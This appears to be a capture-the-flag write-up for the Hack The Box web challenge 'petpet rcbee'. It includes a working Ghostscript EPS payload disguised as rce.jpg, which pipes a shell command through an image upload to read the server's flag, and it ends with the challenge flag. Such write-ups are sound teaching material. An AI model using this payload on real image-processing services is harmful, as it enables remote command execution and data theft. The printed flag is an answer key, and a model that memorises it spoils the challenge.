petpet


So lets start by downloading & unzipping the file to our local machine...

```
┌──(root💀kali)-[/Documents/htb/challenge/web/petpet]
└─# ls
 petpet.ctb  'petpet rcbee.zip'

┌──(root💀kali)-[/Documents/htb/challenge/web/petpet]
└─# unzip petpet\ rcbee.zip
Archive:  petpet rcbee.zip
   creating: web_petpet_rcbee/
   creating: web_petpet_rcbee/config/
[petpet rcbee.zip] web_petpet_rcbee/config/supervisord.conf password:
   skipping: web_petpet_rcbee/config/supervisord.conf  incorrect password
   skipping: web_petpet_rcbee/Dockerfile  incorrect password
   skipping: web_petpet_rcbee/build-docker.sh  incorrect password
   creating: web_petpet_rcbee/challenge/
   skipping: web_petpet_rcbee/challenge/flag  incorrect password
   skipping: web_petpet_rcbee/challenge/run.py  incorrect password
   creating: web_petpet_rcbee/challenge/application/
   creating: web_petpet_rcbee/challenge/application/blueprints/
   skipping: web_petpet_rcbee/challenge/application/blueprints/routes.py  incorrect password
   skipping: web_petpet_rcbee/challenge/application/config.py  incorrect password
   skipping: web_petpet_rcbee/challenge/application/util.py  incorrect password
   creating: web_petpet_rcbee/challenge/application/static/
   creating: web_petpet_rcbee/challenge/application/static/css/
   skipping: web_petpet_rcbee/challenge/application/static/css/main.css  incorrect password
   creating: web_petpet_rcbee/challenge/application/static/js/
   skipping: web_petpet_rcbee/challenge/application/static/js/main.js  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/js/koulis.js  incorrect password
   creating: web_petpet_rcbee/challenge/application/static/img/
   skipping: web_petpet_rcbee/challenge/application/static/img/pet4.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet5.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet7.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet6.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet2.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet3.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet1.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet0.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet8.gif  incorrect password
   skipping: web_petpet_rcbee/challenge/application/static/img/pet9.gif  incorrect password
   creating: web_petpet_rcbee/challenge/application/static/petpets/
```

```
┌──(root💀kali)-[/Documents/htb/challenge/web/petpet]
└─# ls
 petpet.ctb  'petpet rcbee.zip'  web_petpet_rcbee
```

These files are none of our use, so lets move forward towards the website ...





This is the homepage of the website and there's a way to upload a file on the website. Let's confirm it by uploading a simple PNG image on the website....

uploaded successfully. This means that we can perform remote code execution on the website via a jpg/png/jpeg extension file.
After taking help of google and other sources I made script from which we can directly get the flag of the challenge ...

rce.jpg

```
%!PS-Adobe-3.0 EPSF-3.0
%%BoundingBox: -0 -0 100 100
userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%cat flag >> /app/application/static/petpets/flag.txt) currentdevice putdeviceprops
```





HTB{c0mfy_bzzzzz_rcb33s_v1b3s}HTB{c0mfy_bzzzzz_rcb33s_v1b3s}